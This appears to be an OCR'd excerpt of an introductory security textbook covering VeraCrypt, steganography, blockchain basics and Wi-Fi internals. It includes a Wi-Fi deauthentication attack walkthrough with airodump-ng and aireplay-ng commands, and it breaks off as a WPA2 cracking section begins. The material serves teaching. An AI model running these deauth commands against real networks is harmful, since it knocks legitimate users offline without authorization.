


Click the drive letter or line that represents the encrypted drive, and click oK.




VeraCrypt
Volumes
System
Favorites
Tools
Settings
Help
Homepage
Drive
Volume
Size
Encryption Algorithm
Type
A:
B:
H:
I:
J:
K:
M:
N:
O:
P:
Q:
Create Volume
Volume Properties...
Wipe Cache
Volume
\Device\Harddisk2\Partition1
Select File...
Never save history
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit

Enter the passphrase you used when you encrypted the drive, and click oK.



dismounting

Naturally, when you power down your machine, the encrypted volume will be dismounted. When you next power up your machine, or attach your external drive, you'll need to mount the drive again in order to access its contents, providing the passphrase, of course.

steganography

The word Steganography is derived from two greek words- 'stegos' meaning 'to cover' and 'grayfia', meaning 'writing', thus translating to 'covered writing', or 'hidden writing'. Steganography is a method of hiding secret data, by embedding it into an audio, video, image or text file. It is one of the methods employed to protect secret or sensitive data from malicious attacks.

how is it different from cryptography?

Cryptography and steganography are both methods used to hide or protect secret data. However, they differ in the respect that cryptography makes the data unreadable, or hides the meaning of the data, while steganography hides the existence of the data.


Steganography techniques can be applied to images, a video file or an audio file. Typically, however, steganography is written in characters including hash marking, but its usage within images is also common.

online steganography

Here is an example to hide a secret message inside an image online the link is given below:

https://stylesuxx.github.io/steganography/

or use this QR



Browse to an image, and add the secret text

Now save the encrypted image

decrypting the Image

Click decode and Browse the encrypted image and you will get the hidden message inside the image.

Intruduction to blockchain

Blockchain technology has been around for just under a decade, initially introduced as a way to store and/or send the first cryptocurrency, Bitcoin. However, as technology has gradually spread worldwide, people have begun using it in a variety of ways in numerous industries, including as a means to increase cybersecurity.

how does blockchain work

A block in a blockchain is a collection of data. The data is added to the block in the blockchain, by connecting it with other blocks in sequential order creating a chain of blocks linked together. The first block in the Blockchain is called genesis Block.

Blockchain is a distributed ledger, which means that a ledger is spread across the network among all peers in the network, and each peer holds a copy of the complete ledger.


- **Ledger:**
  It is a record of financial transactions either kept in books or in a computing device. Usually, ledgers are handled or maintained by a group of people in a financial institution like banks.
- **Peer-to-peer:**
  A peer-to-peer, or P2P, system is a network of interconnected computers that does not rely on a central party to facilitate interaction,ie No central authority to control or manipulate it.
- **Distributed:**
  The ledger is spread across the whole network which makes tampering next to impossible.
- **Cryptographically Secured:**
  Both asymmetric cryptography and digital signatures are used in Blockchain to make the ledger Tamper proof.

- **Add-Only:**

  data can only be added in the blockchain with time sequential order. This property implies that once data is added to the blockchain, it is almost impossible to change that data and can be considered practically immutable.
- **Irreversible:**

  When blockchain transaction completes, that’s it. There are no refunds, cancellations, or take backs. you can’t alter the data later or even delete the record of the transaction.
- **Consensus:**

  This mechanism are protocols that make sure all nodes are synchronized with each other and agree on which transactions are legitimate and are added to the blockchain.



7 exPloItIng WI-FI

What is Wi-Fi?

Wi-Fi is a type of technology that enables you to connect to the Internet anywhere, on any device, including your computer, smartphone, tablet or audio device, without any need for wires, which is why it's called wireless connectivity. Wi-Fi is also sometimes referred to as 'Wireless Local Area Network' or WLAN, which sums up what the technology is all about. In technical terms, Wi-Fi (or wireless networking) is known as IEEE 802.11 technologies.

Important terms

- **WLAN Frequency Bands**: The 802.11 working group currently documents use in five distinct frequency ranges: 2.4 gHz, 3.6 gHz, 4.9 gHz, 5 gHz, and 5.9 gHz bands. Each range is divided into a multitude of channels
- **Channel**: There are 14 channels designated in the 2.4 gHz range spaced 5 MHz apart, not all of the channels are allowed in all countries

Channel	Frequency (GHz)	Range	Channel Range
1	2.412	2.401 -2.423	1 - 3
2	2.417	2.406 - 2.428	1 - 4
3	2.422	2.411 - 2.433	1 - 5
4	2.427	2.416 - 2.438	2 - 6
5	2.432	2.421 - 2.443	3 – 7
6	2.437	2.426 - 2.448	4 – 8

7	2.442	2.431 - 2.453	5 – 9
8	2.447	2.436 - 2.458	6 - 10
9	2.452	2.441 - 2.463	7 – 11
10	2.457	2.446 - 2.468	8 – 11
11	2.462	2.451 - 2.473	9 - 11
12	2.467	2.456 - 2.478	Not US
13	2.472	2.461 - 2.483	Not US
14	2.484	2.473 - 2.495	Not US

- **Station (STA)**: All components that can connect into a wireless medium in a network are referred to as stations for example, a station may be a laptop, a desktop PC, PdA, access point or Wi-Fi phone. An STA may be fixed.
- **Access Point**: A wireless access point (WAP) is a hardware device or configured node on a local area network (LAN) that allows wireless capable devices and wired networks to connect through a wireless standard, including Wi-Fi or Bluetooth. A WAP is also known as a hotspot, for example a Router can be a WAP
- **Probe/Beacon**: The WLAN clients or stations use probe request frame to scan the area for availability of WLAN network.
- **SSID:** An SSId (service set identifier) is the primary name associated with an 802.11 wireless local area network (WLAN) including home networks and public hotspots. Client devices use this name to identify and join wireless networks.
- **ESSID**: It specifies the MAC address of the AP with which a wireless responder's wireless network interface is associated.

802.11 state machine

The process of connecting to an access point is called the 802.11 State Machine.


Access points are bridges that bridge traffic between mobile stations and other devices on the network. Before a mobile station can send traffic through an AP, it must be in the appropriate connection state.

The three 802.11 connection states are:

- Not authenticated or associated.
- Authenticated but not yet associated.
- Authenticated and associated.

A mobile station must be in an authenticated and associated state before bridging will occur.

The mobile station and AP will exchange a series of 802.11 management frames in order to get to an authenticated and associated state.



1. In-State 1 the client is Unauthenticated and Unassociated. during this state, the client is not connected in any shape or form to the network. Think of this as the idle phase where the client is actively looking for a network to join from previous connections or passively listening to beacons from APs it can hear.
2. In a station's Wi-Fi network discovery process, a Probe Request will be sent from the station to the BSSId listed in a Beacon frame the station received. This is the beginning of the 802.11 State Machine. The access point responds with a Probe Response frame. After the station receives the Probe Response frame, it acknowledges the receipt of the frame with an Acknowledgement Frame.
3. Next, the station transmits an Authentication Request frame this frame is also responded with an Authentication response which contains the challenge i.e. password and an Acknowledgement Frame from the access point.
4. Upon completion of successful Authentication frame exchanges, the station moves forward with associating. The station transmits an Association Request frame containing the station's capabilities within fields and information elements of the frame. When the access point receives the Association Request frame, it responds with an Acknowledgement Frame and transmits an Association Response frame with the result of successful or unsuccessful.
5. once a station associated with an AP, either side can terminate the association at any time by sending a disassociation frame. Which will bring the Station to state 1 i.e., not authenticated or associated.

What is a Wireless sniffer?

A wireless sniffer is a type of packet analyzer. A packet analyzer (also known as a packet sniffer) is a piece of software or hardware designed to intercept data as it is transmitted over a network and decode the data into a format that is readable for humans. Wireless sniffers are packet analyzers specifically

created for capturing data on wireless networks. Wireless sniffers are also commonly referred to as wireless packet sniffers or wireless network sniffers.

Tools: Wireshark - the network traffic analyzer

Installing Wireshark

Wireshark software is easy to install. Simply go to http://www.wireshark. org/download.html, download the software for your applicable operating system, and perform the installation.


starting a Packet capture

Click Start, Wireshark.


In Wireshark, on the left side, click “Interface List”.

In the “Wireshark: Capture Interfaces” box, check all the interfaces, as shown below.

Click the Start button.



Viewing and analyzing Packet contents



After you record some network data, it’s time to take a look at the captured packets. The captured data interface contains three main sections: the packet list pane, the packet details pane, and the packet bytes’ pane.

Packet list

The packet list pane, located at the top of the window, shows all packets found in the active capture file. Each packet has its own row and corresponding number assigned to it, along with each of these data points.

Time: The timestamp of when the packet was captured is displayed in this column. The default format is the number of seconds or partial seconds since this specific capture file was first created. To modify this format to

something that may be a bit more useful, such as the actual time of day, select the Time display Format option from Wireshark's View menu located at the top of the main interface.

Source: This column contains the address (IP or other) where the packet originated.

Destination: This column contains the address that the packet is being sent to. **Protocol:** The packet's protocol name, such as TCP, can be found in this column. **Length:** The packet length, in bytes, is displayed in this column.

Info: Additional details about the packet are presented here. The contents of this column can vary greatly depending on packet contents.

Wi-Fi deauthentication attack

A deauthentication attack is a type of attack which targets the communication between the router and the device. Effectively disabling the Wi-Fi on the device. An attacker can send a deauthentication frame at any time to a wireless access point, with a spoofed address for the victim. The protocol does not require any encryption for this frame, even when the session was established with Wired Equivalent Privacy (WEP) for data privacy, and the attacker only needs to know the victim's MAC address, which is available in the clear through wireless network sniffing.


Tools: Aireplay-ng, Airodump-ng (part of aircrack-ng)

Operating System: Kali linux

In order to perform a deauth attack we have to first know the BSSId (MAC Address) of the AP, Airodump can be used to get all the available bssid on air.

Usage Syntax: airodump-ng wlan0mon --channel 1


Here wlan0mon is the attackers wifi interface.



This command will simply give all the available BSSId on its Wi-Fi range.

Now after getting the BSSId we will use aireplay-ng to send Broadcast deauth packets in order to disconnect all the STATIoN which are connected to the specific BSSId.

Usage Syntax: Aireplay-ng --deauth 0 [BSSId of the victam AP] [wifi card interface]




Now it will become impossible for any devices to connect to the attacked access point until the attacker stops sending deauth packets.

cracking WPa2-Psk with aircrack

Wi-Fi Protected Access, Wi-Fi Protected Access II, and Wi-Fi Protected Access 3 are three security protocols and security certification programs developed by the Wi-Fi Alliance to secure wireless computer networks.


So the first step is to connect your USB wireless adapter into your Kali Linux Virtual Machine which you can easily confirm/check it by typing “iwconfig” in your terminal.



